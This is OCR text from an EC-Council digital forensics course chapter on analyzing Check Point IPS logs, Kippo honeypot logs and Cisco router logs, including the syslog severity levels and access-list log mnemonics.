
- Requests targeted towards known vulnerabilities
- Failure to comply with protocols and syntaxes
- Unexpected elements such as date, time, and system resources
- Repeated unusual network activity
- Address anomalies in traffic
- Occurrence of mistyped command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing IDS Logs: Check Point


- Check Point IPS provides an **in-built software** for managing the device
- Users can view and analyze the logs using this software
- Steps to view and access logs in **check Point IPS**:
  - ✓ Go to SmartDashboard, click **SmartConsole** → select **SmartView Tracker**
  - ✓ Select the **Network & Endpoint tab**, expand **Predefined** → **Network Security Blades** → **IPS Blade**
  - ✓ Double-click **All** to view complete **log information**






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing IDS Logs: Check Point (Cont'd)



- Check Point also provides **details** of each log
- To view the details of any log, go to the **SmartView Tracker records list** and double-click on the event



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing IDS Logs: Check Point

The Check Point intrusion protection system (IPS) acts both as an IDS and IPS and comes with an in-built software can be used to manage the device. Users can view and analyze logs using this software.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the steps to view and access logs in Check Point IPS:

- Go to SmartDashboard, click SmartConsole → select SmartView Tracker
- Select the Network & Endpoint tab, expand Predefined → Network Security Blades → IPS Blade
- Double-click All to view complete log information

The events log displays all events generated by the IPS Blade, including information about data, protection, and the action taken.





Figure 8.5: Check Point SmartView Tracker

Check Point logs provide information on the network traffic to enable adjustment of the bandwidth. Analyzing these logs is essential for business risk valuation. For each log, Checkpoint IPS provides details, which can be accessed by going to the SmartView Tracker records list and double-clicking on the event.



Figure 8.6: Record Details in Check Point SmartView Tracker

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Honeypot Logs

Honeypots are devices that are deployed to bait attackers. These appear to contain very useful information to lure the attackers and find their whereabouts and techniques. The honeypots are the dummy systems used to understand the strategies of the attackers and protect the organization from the attacks.

Kippo is a commonly used honeypot to trick attackers and understand their methodology, in order to minimize the risks of actual attacks.

Kippo Honeypot Log Details





Figure 8.7: Kippo honeypot logs


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Kippo honeypot logs are in the above-mentioned format. The contents of the Kippo honeypot logs include the following:

1. Timestamp
2. Type of session
3. Session ID and Source IP address
4. Message with other details

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Analyzing Router Logs

Routers store network connectivity logs with details such as date, time, source and destination IPs, and ports used. This information can help investigators in verifying the timestamps of an attack.

In a network forensic investigation, an investigator collects the logs of a router to correlate various events and determine details such as source and destination IPs and protocols. To

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

perform such an examination, the logs can be redirected to the syslog server in the following manner:

```
#config terminal Logging 192.168.1.1
```

In the course of a network hacking incident, or unauthorized access scenario, all logs pertaining to the attack are stored in the compromised device, which may be the router/switch, database, IDS, the ISP router, or application server. While practically all professional network devices enable the logging of events, these devices cannot store the logs for long durations due to memory constraints.

Therefore, the administrators periodically collect and store these logs separately. An investigator then may use the collected logs to identify, gather, and save suspicious logs along with the firewall protocols for investigation purposes. This process requires the analysis of logs, which can be conducted either manually or with the help of log-analyzing tools. After analyzing the logs, filters are applied to eliminate unnecessary data.

Router Log Details

Routers follow various standards for storing a log in a network, which may vary across different routers. The screenshot below shows an incoming log file stored in a router:




Figure 8.8: Router incoming log details

The log file contains details that can be helpful in an investigation, such as the following:

1. Date and time
2. Source IP address
3. Source port
4. Destination IP address
5. Destination port

Note: The syntax of a log file generated by another router may differ.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The screenshot below shows an outgoing log file stored in a router:




Figure 8.9: Router outgoing log details

The outgoing log details are the following:

1. Date
2. Time
3. Source IP address
4. Source-port
5. URL accessed
6. URL IP address
7. Port Used

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Router Logs: Cisco

- Cisco routers run on a specific operating system- the **Cisco IOS**
- The OS has a built-in security manager that **defines policies** regarding basic logging parameters
- The router complies with **syslog standards** to define severity levels using numeric code



Level	System	Description
Emergency	0	System unusable messages
Alert	1	Immediate action required messages
Critical	2	Critical condition messages
Error	3	Error condition messages
Warning	4	Warning condition messages
Notification	5	Normal but significant messages
Information	6	Informational messages
Debugging	7	Debugging messages

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyzing Router Logs: Cisco (Cont'd)

- Cisco IOS helps users to **classify logs** using certain **predefined identifiers** such as:

Mnemonic	Severity	Description
%SEC-6-IPACCESSLOGDP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGNP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGP	6	A packet matching the log criteria for the given access list has been detected (TCP or UDP)
%SEC-6-IPACCESSLOGRL	6	Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available.
%SEC-6-IPACCESSLOGRP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGS	6	A packet matching the log criteria for the given access list was detected.
%SEC-4-TOOMANY	4	The system was not able to process the packet because there was not enough room for all of the desired IP header options. The packet has been discarded.
%IPV6-6-ACCESSLOGP	6	A packet matching the log criteria for the given access list was detected.
%IPV6-6-ACCESSLOGDP	6	A packet matching the log criteria for the given access list was detected.
%IPV6-6-ACCESSLOGNP	6	A packet matching the log criteria for the given access list was detected.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Router Logs: Cisco

Source: *https://www.cisco.com*

Cisco Networking Software IOS is the networking software used in Cisco routers. The OS has a built-in security manager that defines policies regarding basic logging parameters. The IOS integrates business-critical services and hardware platform support. The IOS security technologies act as a shield for the business process against attack and disruption and protect privacy, as well as support policy and regulatory compliance controls.

Transit network devices contain syslog messages that provide insight into and a brief context of a security instance. This insight aids in determining the validity and extent of an incident. Within the context of a security incident, administrators can use syslog messages to understand communication relationships, timing, and, in some cases, the attacker's motives and tools. The events are to be considered as complementary and are required to be used in conjunction with other forms of network monitoring that may already be in place.

There are eight severity levels of classification of syslog messages on Cisco IOS routers. There is a number and a corresponding name for each severity level for identification. The lower the number is, the greater is the severity of the message, as shown in the table below:

Level	System	Description
Emergency	0	System unusable messages
Alert	1	Immediate action required messages
Critical	2	Critical condition messages
Error	3	Error condition messages

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Warning	4	Warning condition messages
Notification	5	Normal but significant messages
Information	6	Informational messages
Debugging	7	Debugging messages

Table 8.4: Cisco IOS log numeric codes and corresponding severity levels

Cisco ASA provides log messages that are useful in CISCO IOS software. Router log messages do not contain numerical identifiers that assist in identifying the messages.

Cisco routers generate log messages with detailed description, which are most likely to be useful when analyzing security-related incidents. However, many organizations do not make extensive use of logging on routers because router logging is somewhat limited.

Cisco IOS helps users to classify logs using certain predefined identifiers or mnemonics as given in the table below:

Mnemonic	Severity	Description
%SEC-6-IPACCESSLOGDP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGNP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGP	6	A packet matching the log criteria for the given access list has been detected (TCP or UDP)
%SEC-6-IPACCESSLOGRL	6	Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available.
%SEC-6-IPACCESSLOGRP	6	A packet matching the log criteria for the given access list has been detected.
%SEC-6-IPACCESSLOGS	6	A packet matching the log criteria for the given access list was detected.
%SEC-4-TOOMANY	4	The system was not able to process the packet because there was not enough room for all of the desired IP header options. The packet has been discarded.
%IPV6-6-ACCESSLOGP	6	A packet matching the log criteria for the given access list was detected.
%IPV6-6-ACCESSLOGDP	6	A packet matching the log criteria for the given access list was detected.
%IPV6-6-ACCESSLOGNP	6	A packet matching the log criteria for the given access list was detected.

Table 8.5: Mnemonics used by Cisco router

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cisco Router Log Details




